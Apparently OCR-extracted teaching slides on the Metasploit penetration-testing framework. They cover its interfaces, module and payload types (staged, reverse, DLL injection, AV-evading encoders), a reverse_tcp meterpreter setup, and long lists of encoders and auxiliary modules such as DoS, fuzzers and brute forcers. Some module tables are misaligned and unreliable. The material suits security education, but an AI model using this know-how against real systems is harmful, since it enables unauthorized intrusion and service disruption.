
192.168.1.25 Solaris 8 Not owned

As Reliable as Possible Covertness Bar As Covert As Possible



Metasploit architecture

- **Interfaces:** Msfconsole, Msfweb, Msfcli, Msfgui (implementation varies), Msfopcode, Msfpayload, Msfencode and Msfd
- Ruby Extension Library



<http://www.metasploit.com/modules/>



Modules terminology

- Exploits
 - The vector for getting into the system, whether it be because of a vulnerability or a bad config - define which attacks you wish to use
 - Configured through various options which are defined before it can be utilized
 - Exploits make use of payloads
 - Exploits without payloads are defined as auxiliary modules
- Payload, Encoders and Nops
 - Payloads are the code you wish to remotely run on the target system
 - Payloads are run through an encoder (mangler) to ensure that no transmission errors occur or anti-malware program detects the payload
 - Often the exact location of the jump to shellcode may not be known, and NOPs need to be prepended to the actual exploit
- Auxillary
 - Scanners, Servers (malicious), and "other" non-exploit modules
 - Contains various fuzzers and denial of service modules



Metasploit framework

msfconsole, msfweb and msfgui

Metasploit Framework Console

File Edit View Help

File Exploit Auxiliary Payload Session Help

msf > [Metasploit v4.8.2-1 [core:4.8 api:1.0]

+ -- --=[1243 exploits - 758 auxiliary - 208 post

+ -- --=[324 payloads - 32 encoders - 8 nops

msf > [

Firefox

Metasploit Framework Web Console 3.4... +

Metasploit Framework Web Console 3.4... +

http://127.0.0.1:55555/

Most Visited Freja och Embla - Ofelias blogg SY Synon

Exploits Auxiliaries Payloads Console

metasploit

Done

Metasploit Framework GUI v3.3.4-dev

System Window Help

Cancel Find

Jobs

Job ID Module

Jobs

Module Information Module Output

Module: exploit/osx/browser/safari_libtiff

This module exploits a buffer overflow in the version of libtiff shipped with firmware versions 1.00, 1.01, 1.02, and 1.1.1 of the Apple iPhone. iPhones which have not had the BSD tools installed will need to use a special payload. This exploit module was written by hdm (hdm@metasploit.com) and kf (kf_list@digitalmunition.com)

References:

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=2006-3459>
<http://www.osvdb.org/27723>
<http://www.securityfocus.com/bid/19283>

Loaded 490 exploits, 192 payloads, 23 encoders, 8 nops, and 225 auxiliary

Metasploit Framework

1 2 11:30

Metasploit community edition GUI

The screenshot shows the Metasploit Community Edition GUI running in a web browser. The title bar indicates the page is 'Metasploit - Overview' at <https://localhost:3790/workspaces/2>. The main navigation menu includes 'Overview', 'Analysis', 'Sessions', 'Campaigns', 'Web Apps', 'Modules', 'Tags', 'Reports', and 'Tasks'. The 'Overview' tab is selected. Below the menu, the page displays four main sections: 'Discovery', 'Penetration', 'Evidence Collection', and 'Cleanup', each with associated icons and buttons.

Discovery

- 0 hosts discovered
- 0 services detected
- 0 vulnerabilities identified

Penetration

- 0 sessions opened
- 0 passwords cracked
- 0 SMB hashes stolen
- 0 SSH keys stolen

Evidence Collection

- 0 data files acquired

Cleanup

- 0 closed sessions

Recent Events

Show all events


Time	Event	Details
No recent events		

Metasploit Community 4.8.2 - Update 1 © 2010-2014 Rapid7 Inc, Boston, MA RAPID7

Armitage Metasploit GUI

<http://www.fastandeasyhacking.com/>

- Platform independent, needs service start
- service postgresql start and service metasploit start



The screenshot shows the Armitage Metasploit GUI with the following details:

- Attack Selection:** The "payload" section is expanded, showing "android" and "meterpreter". "reverse_tcp" is selected.
- Configuration Dialog:** A modal window titled "android/meterpreter/reverse_tcp" is open. It displays the description: "Android Meterpreter, Dalvik Reverse TCP Stager" and the instruction: "Connect back stager, Run a meterpreter server on Android".

Option	Value
LHOST	192.168.182.132
LPORT	13732
- Output:** Set to "multi/handler".
- Advanced Options:** An unchecked checkbox labeled "Show advanced options".
- Launch Button:** A large "Launch" button at the bottom right of the configuration dialog.
- Console:** A small window at the bottom left showing a Metasploit exploit code snippet and the URL "http://metasploit.pro".
- Bottom Status:** A message: "Large pentest? List, sort, group, tag and search your hosts and services in Metasploit Pro -- type 'go_pro' to launch it now." followed by the Metasploit prompt: "msf >".



Metasploit framework

Msfd

root@bt: ~ - Shell - Konsole <2>

Session Edit View Bookmarks Settings Help

```
root@bt:~# nc -v -n 192.168.64.128 55554
(UNKNOWN) [192.168.64.128] 55554 (?) open
```

888 888 d8b888
888 888 Y8P888
888 888 888
888888b.d88b. .d88b. 888888 88888b. 888 .d88b. 8888888888
888 "888 "88bd8P Y8b888 "88b88K 888 "88b888d88""88b888888
888 888 88888888888888 .d888888"Y8888b.888 8888888888 8888888888
888 888 888Y8b. Y88b. 888 888 X88888 d88P888Y88..88P888Y88b.
888 888 888 "Y888 "Y888"Y8888888 88888P'88888P" 888 "Y88P" 888 "Y888
888
888
888

= [metasploit v3.3.4-dev [core:3.3 api:1.0]
+ -- --=[490 exploits - 225 auxiliary
+ -- --=[192 payloads - 23 encoders - 8 nops
= [svn r8091 updated 256 days ago (2010.01.09) codename [pwnsauce]

Warning: This copy of the Metasploit Framework was last updated 256 days ago.

root@bt: ~ - Shell - Konsole

Session Edit View Bookmarks Settings Help

```
DHCPACK of 192.168.64.128 from 192.168.64.254
bound to 192.168.64.128 -- renewal in 808 seconds.
root@bt:~# msfd -f -a 192.168.64.128
[*] Initializing msfd...
[*] Running msfd...
```


Shell

Metasploit Framework root@bt: ~ - root@bt: tmp - Konqueror 1 2 16:09



Metasploit exploitation

1243 exploits and 324 payloads to choose from 2014-01





Payload types 1

- **Inline (non staged)**
 - All the shellcode to be executed goes with the payload. More stable, but may be too big
- **Staged**
 - The payload is just a small stub that grabs the rest of the shell code after the exploit works. Smaller, and less for victim AV to grab a hold of
- **Reverse (the opposite of Bind)**
 - Instead of having to establish a inbound connection after an exploit works, the payload connects back you. This has a better chance of getting around firewalls with weak egress filtering
 - Notice that the Framework automatically sets up a listener (for reverse payloads) or connects to (bind payloads) a victim
- **NoNX**
 - These payloads try to work around things like DEP (Data Execution Prevention) and the NX (No eXecute) bit which is a feature built into some CPUs to prevent code from executing in certain areas of memory



Payload types 2

- Shell
 - Spawn a piped command shell
- Upexec
 - Uploads an executable and runs it
- Vncinject
 - Inject the VNC server DLL and run it from memory
- Patchupdllinject
 - Injects a custom DLL (you will have to supply the DLL)
 - DLL Injection is a technique whereby a stage payload is injected into a compromised host process running in memory, never touching the host hard drive
- Dllinject
 - Use Reflective DLL Injection which works as Patchupdllinject but have its own minimal implementation of a PE-loader and loads itself into the process without leaving any traces at all (almost)
 - **The VNC and Meterpreter payloads both make use of Reflective DLL injection**



Payload types 3

- Reverse HTTP / PassiveX
 - PassiveX is a payload that can help in circumventing restrictive outbound firewalls. It does this by using an ActiveX control to create a hidden instance of Internet Explorer. Using a ActiveX control, it communicates with the attacker via HTTP(S) requests and responses.
 - <http://www.uninformed.org/?v=1&a=3&t=pdf>
- Ord
 - Ordinal payloads are Windows stager based payloads that have distinct advantages and disadvantages. The advantages being it works on every flavor and language of Windows dating back to Windows 9x without the explicit definition of a return address. They are also extremely tiny.
 - However two very specific disadvantages make them not the default choice. The first being that it relies on the fact that ws2_32.dll is loaded in the process being exploited before exploitation. The second being that it's a bit less stable than the other staggers (stubs)
- IPv6
 - The Metasploit IPv6 payloads, as the name indicates, are built to function over IPv6 networks



bash

msf > banner

```
[*] msf > banner  
[*] msf >  
      =[ metasploit v3.4.2-dev [core:3.4 api:1.0]  
+ -- ---=[ 566 exploits - 283 auxiliary  
+ -- ---=[ 210 payloads - 27 encoders - 8 nops  
      =[ svn r9834 updated 76 days ago (2010.07.14)  
  
Warning: This copy of the Metasploit Framework was last updated 76 days ago.  
We recommend that you update the framework at least every other day.  
For information on updating your copy of Metasploit, please see:  
http://www.metasploit.com/redmine/projects/framework/wiki/Updating
```

msf > show encoders

Encoders

=====

Name	Rank	Description
cmd/generic_sh	good	Generic Shell Variable Substitution Command Encoder
cmd/ifs	low	Generic \${IFS} Substitution Command Encoder
cmd/printf_util	good	Generic printf(1) Utility Command Encoder
generic/none	normal	The "none" Encoder
mipsbe/longxor	normal	XOR Encoder
mipse/longxor	normal	XOR Encoder
php/base64	excellent	PHP Base64 encoder
ppc/longxor	normal	PPC LongXOR Encoder
ppc/longxor_tag	normal	PPC LongXOR Encoder
sparc/longxor_tag	normal	SPARC DWORD XOR Encoder
x64/xor	normal	XOR Encoder
x86/alpha_mixed	low	Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper	low	Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_utf8_tolower	manual	Avoid UTF8/tolower
x86/call4_dword_xor	normal	Call+4 Dword XOR Encoder
x86/context_cpuid	manual	CPUID-based Context Keyed Payload Encoder
x86/context_stat	manual	stat(2)-based Context Keyed Payload Encoder
x86/context_time	manual	time(2)-based Context Keyed Payload Encoder
x86/countdown	normal	Single-byte XOR Countdown Encoder
x86/fnstenv_mov	normal	Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive	normal	Jump/Call XOR Additive Feedback Encoder
x86/nonalpha	low	Non-Alpha Encoder
x86/nonupper	low	Non-Upper Encoder
x86/shikata_ga_nai	excellent	Polymorphic XOR Additive Feedback Encoder
x86/single_static_bit	manual	Single Static Bit
x86/unicode_mixed	manual	Alpha2 Alphanumeric Unicode Mixedcase Encoder
x86/unicode_upper	manual	Alpha2 Alphanumeric Unicode Uppercase Encoder

msf > |



Auxiliary		
Name	Rank	Description
admin/backupexec/dump	normal	Veritas Backup Exec Windows Remote File Access
admin/backupexec/registry	normal	Veritas Backup Exec Server Registry Access
admin/cisco/ios_http_auth_bypass	normal	Cisco IOS HTTP Unauthorized Administrative Access
admin/cisco/vpn_3000_ftp_bypass	normal	Cisco VPN Concentrator 3000 FTP Unauthorized Administrative Access
admin/db2/db2rcmd	normal	IBM DB2 db2rcmd.exe Command Execution Vulnerability.
admin/edirectory/edirectory_dhost_cookie	normal	Novell eDirectory DHOST Predictable Session Cookie
admin/emc/alphastor_devicemanager_exec	normal	EMC AlphaStor Device Manager Arbitrary Command Execution
admin/emc/alphastor_librarymanager_exec	normal	EMC AlphaStor Library Manager Arbitrary Command Execution
admin/ftp/titanftp_xcrc_traversal	normal	Titan FTP XCRC Directory Traversal Information Disclosure
admin/http/hp_web_jetadmin_exec	normal	HP Web JetAdmin 6.5 Server Arbitrary Command Execution
admin/http/iomega_storcenterpro_sessionid	normal	Iomega StorCenter Pro NAS Web Authentication Bypass
admin/http/tomcat_administration	normal	Tomcat Administration Tool Default Access
admin/http/typo3_sa-2009_002	normal	Typo3 sa-2009-002 File Disclosure
admin/maxdb/maxdb_cons_exec	normal	SAP MaxDB cons.exe Remote Command Injection
admin/motorola/wr850g_cred	normal	Motorola WR850G v4.03 Credentials
admin/ms/ms08_059_his2006	normal	Microsoft Host Integration Server 2006 Command Execution Vulnerability.
admin/mssql/mssql_enum	normal	Microsoft SQL Server Configuration Enumerator
admin/mssql/mssql_exec	normal	Microsoft SQL Server xp_cmdshell Command Execution
admin/mssql/mssql_idf	normal	Microsoft SQL Server - Interesting Data Finder
admin/mssql/mssql_sql	normal	Microsoft SQL Server Generic Query
admin/mysql/mysql_enum	normal	MySQL Enumeration Module
admin/mysql/mysql_sql	normal	MySQL SQL Generic Query
admin/officescan/tmlisten_traversal	normal	TrendMicro OfficeScanNT Listener Traversal Arbitrary File Access
admin/oracle/ora_ntlm_stealer	normal	Oracle SMB Relay Code Execution
admin/oracle/oracle_login	normal	Oracle Account Discovery.
admin/oracle/oraenum	normal	Oracle SQL Generic Query
admin/oracle/obr_execqr	normal	Oracle Database Enumeration
admin/oracle/obr_execqr2	normal	Oracle Secure Backup exec_qr() Command Injection Vulnerability
admin/oracle/post_exploitation/win32exec	normal	Oracle Secure Backup Authentication Bypass/Command Injection Vulnerability
admin/oracle/post_exploitation/win32upload	normal	Oracle Java.execCommand (Win32)
admin/oracle/sid_brute	normal	Oracle URL Download
admin/oracle/tncmd	normal	ORACLE SID Brute Forcer.
admin/pop2/uw_fileretrieval	normal	TNLSn Command Issuer
admin/postgres/postgres_readfile	normal	UoW pop2d Remote File Retrieval Vulnerability
admin/postgres/postgres_sql	normal	PostgreSQL Server Generic Query
admin/serverprotect/file	normal	PostgreSQL Server Generic Query
admin/smb/samba_symlink_traversal	normal	TrendMicro ServerProtect File Access
admin/sunrpc/solaris_kcms_readfile	normal	Samba Symlink Directory Traversal
admin/symantec/cba_exec	excellent	Solaris KCMS + TiDB Arbitrary File Read
admin/tikiwiki/tikitdb	normal	Symantec System Center Alert Management System Arbitrary Command Execution
client/smtp/emailer	normal	TikiWiki information disclosure
dos/cisco/ios_http_percentpercent	normal	Generic Emailer (SMTP)
dos/freebsd/nfsd/nfsd_mount	normal	Cisco IOS HTTP GET /% request Denial of Service
dos/http/3com_superstack_switch	normal	FreeBSD Remote NFS RPC Request Denial of Service
dos/http/apache_mod_isapi	normal	3Com SuperStack Switch Denial of Service
dos/http/dell_openmanage_post	normal	Apache mod_isapi <= 2.2.14 Dangling Pointer
dos/http/webrick_regex	normal	Dell OpenManage POST Request Heap Overflow (win32)
dos/mdns/avahi_portzero	normal	Ruby WEBrick::HTTP::DefaultFileHandler DoS
dos/ntp/ntp_reserved_dos	normal	Avahi < 0.6.24 Source Port 0 DoS
dos/pptp/ms02_063_pptp_dos	normal	NTP.org ntpd Reserved Mode Denial of Service
dos/samba/lsa_addprivs_heap	normal	MS02-063 PPTP Malformed Control Data Kernel Denial of Service
dos/samba/lsa_transnames_heap	normal	Samba lsa_io_privilege_set Heap Overflow
dos/smtp/sendmail_prescan	normal	Samba lsa_io_trans_names Heap Overflow
dos/solaris/lpd/cascade_delete	normal	Sendmail SMTP Address prescan <= 8.12.8 Memory Corruption
dos/tcp/junos_tcp_opt	normal	Solaris LPD Arbitrary File Delete
dos/tcp/synflood	normal	Juniper JunOS Malformed TCP Option
dos/wifi/cts_rts_flood	normal	TCP SYN Flooder
dos/wifi/daringphucball	normal	Wireless CTS/RTS Flooder
dos/wifi/deauth	normal	Apple Airport 802.11 Probe Response Kernel Memory Corruption
dos/wifi/fakeap	normal	Wireless DEAUTH Flooder
dos/wifi/file2air	normal	Wireless Fake Access Point Beacon Flood
dos/wifi/netgear_ma521_rates	normal	Wireless Frame (File) Injector
dos/wifi/netgear_wg311pci	normal	NetGear MA521 Wireless Driver Long Rates Overflow
dos/wifi/probe_resp_null_ssid	normal	NetGear WG311v1 Wireless Driver Long SSID Overflow
dos/wifi/wifun	normal	Multiple Wireless Vendor NULL SSID Probe Response
dos/windows/appian/appian_bpm	normal	Wireless Test Module
dos/windows/browser/ms09_065_eot_integer	normal	Appian Enterprise Business Suite 5.6 SP1 DoS
dos/windows/ftp/filezilla_admin_user	normal	Microsoft Windows EOT Font Table Directory Integer Overflow
dos/windows/ftp/filezilla_server_port	normal	Filezilla FTP Server Admin Interface Denial of Service
dos/windows/ftp/guildftp_cwdlist	normal	Filezilla FTP Server <=0.9.21 Malformed PORT Denial of Service
dos/windows/ftp/titan626_site	normal	Guild FTPD 0.999.8.11/0.999.14 Heap Corruption
dos/windows/ftp/vicftps50_list	normal	Titan FTP Server 6.26.630 SITE WHO DoS
dos/windows/ftp/winftp230_nlist	normal	Victory FTP Server 5.0 LIST DoS
dos/windows/ftp/xmeasy560_nlist	normal	WinFTP 2.3.0 NLST Denial of Service
dos/windows/ftp/xmeasy570_nlist	normal	XM Easy Personal FTP Server 5.6.0 NLST DoS
dos/windows/ftp/xmeasy570_nlist	normal	XM Easy Personal FTP Server 5.7.0 NLST DoS



dos/windows/http/pi3web_isapi	normal	Pi3Web <=2.0.13 ISAPI DoS
dos/windows/nat/nat_helper	normal	Microsoft Windows NAT Helper Denial of Service
dos/windows/smb/ms05_047_pnp	normal	Microsoft Plug and Play Service Registry Overflow
dos/windows/smb/ms06_035_mailslot	normal	Microsoft SRV.SYS Mailslot Write Corruption
dos/windows/smb/ms06_063_trans	normal	Microsoft SRV.SYS Pipe Transaction No Null
dos/windows/smb/ms09_001_write	normal	Microsoft SRV.SYS WriteAndx Invalid DataOffset
dos/windows/smb/ms09_050_smb2_negotiate_pidhigh	normal	Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
dos/windows/smb/ms09_050_smb2_session_logoff	normal	Microsoft SRV2.SYS SMB2 Logoff Remote Kernel NULL Pointer Dereference
dos/windows/smb/ms10_006_negotiate_response_loop	normal	Microsoft Windows 7 / Server 2008 R2 SMB Client Infinite Loop
dos/windows/smb/rreas_vls_null_deref	normal	Microsoft RRAS InterfaceAdjustVLSPointers NULL Dereference
dos/windows/smb/vista_negotiate_stop	normal	Microsoft Vista SPO SMB Negotiate Protocol Dos
dos/windows/smtp/ms06_019_exchange	normal	MS06-019 Exchange MODPROP Heap Overflow
dos/windows/tftp/pt360_write	normal	PacketTrap TFTP Server 2.2.5459.0 DoS
dos/windows/tftp/solarwinds	normal	SolarWinds TFTP Server 10.4.0.10 Denial of Service
dos/wireshark/chunked	normal	Wireshark chunked_encoding_dissector function DOS
dos/wireshark/ldap	normal	Wireshark LDAP dissector DOS
fuzzers/ftp/ftp_pre_post	normal	Simple FTP Fuzzer
fuzzers/http/http_get_uri_long	normal	HTTP GET Request URI Fuzzer (Incrementing Lengths)
fuzzers/http/http_get_uri_strings	normal	HTTP GET Request URI Fuzzer (Fuzzer Strings)
fuzzers/smb/smb2_negotiate_corrupt	normal	SMB Negotiate SMB2 Dialect Corruption
fuzzers/smb/smb_create_pipe	normal	SMB Create Pipe Request Fuzzer
fuzzers/smb/smb_create_pipe_corrupt	normal	SMB Create Pipe Request Corruption
fuzzers/smb/smb_negotiate_corrupt	normal	SMB Negotiate Dialect Corruption
fuzzers/smb/smb_ntlm1_login_corrupt	normal	SMB NTLMv1 Login Request Corruption
fuzzers/smb/smb_tree_connect	normal	SMB Tree Connect Request Fuzzer
fuzzers/smb/smb_tree_connect_corrupt	normal	SMB Tree Connect Request Corruption
fuzzers/smtp/smtp_fuzzer	normal	SMTP Simple Fuzzer
fuzzers/ssh/ssh_kexinit_corrupt	normal	SSH Key Exchange Init Corruption
fuzzers/ssh/ssh_version_15	normal	SSH 1.5 Version Fuzzer
fuzzers/ssh/ssh_version_2	normal	SSH 2.0 Version Fuzzer
fuzzers/ssh/ssh_version_corrupt	normal	SSH Version Corruption
fuzzers/tds/tds_login_corrupt	normal	TDS Protocol Login Request Corruption Fuzzer
fuzzers/tds/tds_login_username	normal	TDS Protocol Login Request Username Fuzzer
fuzzers/wifi/fuzz_beacon	normal	Wireless Beacon Frame Fuzzer
fuzzers/wifi/fuzz_proberesp	normal	Wireless Probe Response Frame Fuzzer
gather/citrix_published_applications	normal	Citrix MetaFrame ICA Published Applications Scanner
gather/citrix_published_bruteforce	normal	Citrix MetaFrame ICA Published Applications Bruteforce
gather/dns_enum	normal	DNS Enumeration Module
gather/search_email_collector	normal	Search Engine Domain Email Address Collector
pdf/foxit/authbypass	normal	Foxit Reader Authorization Bypass
scanner/backdoor/energizer_duo_detect	normal	Energizer DUO Trojan Scanner
scanner/db2/db2_auth	normal	DB2 Authentication Brute Force Utility
scanner/db2/db2_version	normal	DB2 Probe Utility
scanner/db2/discovery	normal	DB2 Discovery Service Detection.
scanner/dcerpc/endpoint_mapper	normal	Endpoint Mapper Service Discovery
scanner/dcerpc/hidden	normal	Hidden DCERPC Service Discovery
scanner/dcerpc/management	normal	Remote Management Interface Discovery
scanner/dcerpc/tcp_dcerpc_auditor	normal	DCERPC TCP Service Auditor
scanner/dect/call_scanner	normal	DECT Call Scanner
scanner/dect/station_scanner	normal	DECT Base Station Scanner
scanner/discovery/arp_sweep	normal	ARP Sweep Local Network Discovery
scanner/discovery/udp_probe	normal	UDP Service Prober
scanner/discovery/udp_sweep	normal	UDP Service Sweeper
scanner/emc/alphastor_devicemanager	normal	EMC AlphaStor Device Manager Service.
scanner/emc/alphastor_librarymanager	normal	EMC AlphaStor Library Manager Service.
scanner/finger/finger_users	normal	Finger Service User Enumerator
scanner/ftp/anonymous	normal	Anonymous FTP Access Detection
scanner/ftp/ftp_login	normal	FTP Authentication Scanner
scanner/ftp/ftp_version	normal	FTP Version Scanner
scanner/http/axis_local_file_include	normal	Apache Axis2 v1.4.1 Local File Inclusion
scanner/http/axis_login	normal	Apache Axis2 v1.4.1 Brute Force Utility
scanner/http/backup_file	normal	HTTP Backup File Scanner
scanner/http/blind_sql_query	normal	HTTP Blind SQL Injection GET QUERY Scanner
scanner/http/brute_dirs	normal	HTTP Directory Brute Force Scanner
scanner/http/cert	normal	HTTP SSL Certificate Checker
scanner/http/copy_of_file	normal	HTTP Copy File Scanner
scanner/http/dir_listing	normal	HTTP Directory Listing Scanner
scanner/http/dir_scanner	normal	HTTP Directory Scanner
scanner/http/dir_webdav_unicode_bypass	normal	MS09-020 IIS6 WebDAV Unicode Auth Bypass Directory Scanner
scanner/http/enum_delicious	normal	Pull Del.icio.us Links (URLs) for a domain
scanner/http/enum_wayback	normal	Pull Archive.org stored URLs for a domain
scanner/http/error_sql_injection	normal	HTTP Error Based SQL Injection Scanner
scanner/http/file_same_name_dir	normal	HTTP File Same Name Directory Scanner
scanner/http/files_dir	normal	HTTP Interesting File Scanner
scanner/http/frontpage_login	normal	FrontPage Server Extensions Login Utility
scanner/http/http_login	normal	HTTP Login Utility
scanner/http/http_version	normal	HTTP Version Detection
scanner/http/jboss_vulnscan	normal	JBoss Vulnerability Scanner
scanner/http/litespeed_source_disclosure	normal	LiteSpeed Source Code Disclosure/Download
scanner/http/lucky_punch	normal	HTTP Microsoft SQL Injection Table XSS Infection
scanner/http/ms09_020_webdav_unicode_bypass	normal	MS09-020 IIS6 WebDAV Unicode Auth Bypass
scanner/http/nginx_source_disclosure	normal	Nginx Source Code Disclosure/Download
scanner/http/open_proxy	normal	HTTP Open Proxy Detection
scanner/http/options	normal	HTTP Options Detection



scanner/http/prey_dir_same_name_file	normal	HTTP Previous Directory File Scanner
scanner/http/replace_ext	normal	HTTP File Extension Scanner
scanner/http/robots_txt	normal	HTTP Robots.txt Content Scanner
scanner/http/soap_xml	normal	HTTP SOAP Verb/Noun Brute Force Scanner
scanner/http/sqlmap	normal	SQMAP SQL Injection External Module
scanner/http/ssl	normal	HTTP SSL Certificate Information
scanner/http/svncanner	normal	HTTP Subversion Scanner
scanner/http/tomcat_enum	normal	Apache Tomcat User Enumeration
scanner/http/tomcat_mgr_login	normal	Tomcat Application Manager Login Utility
scanner/http/trace_axd	normal	HTTP trace.axd Content Scanner
scanner/http/verb_auth_bypass	normal	HTTP Verb Authentication Bypass Scanner
scanner/http/vhost_scanner	normal	VMware Server Directory Transversal Vulnerability
scanner/http/vmware_server_dir_trav	normal	HTTP Vuln scanner
scanner/http/web_vulndb	normal	HTTP WebDAV Internal IP Scanner
scanner/http/webdav_scanner	normal	HTTP WebDAV Scanner
scanner/http/webdav_website_content	normal	HTTP WebDAV Website Content Scanner
scanner/http/wordpress_login_enum	normal	Wordpress Brute Force and User Enumeration Utility
scanner/http/writable	normal	HTTP Writable Path PUT/DELETE File Access
scanner/http/xpath	normal	HTTP Blind XPATH 1.0 Injector
scanner/imap/imap_version	normal	IMAP4 Banner Grabber
scanner/ip/ipmapseq	normal	IPID Sequence Scanner
scanner/lotus/lotus_domino_hashes	normal	Lotus Domino Password Hash Collector
scanner/lotus/lotus_domino_login	normal	Lotus Domino Brute Force Utility
scanner/lotus/lotus_domino_version	normal	Lotus Domino Version
scanner/misc/ib_service_mgr_info	normal	Borland InterBase Services Manager Information
scanner/misc/sunrpc_portmapper	normal	SunRPC Portmap Program Enumerator
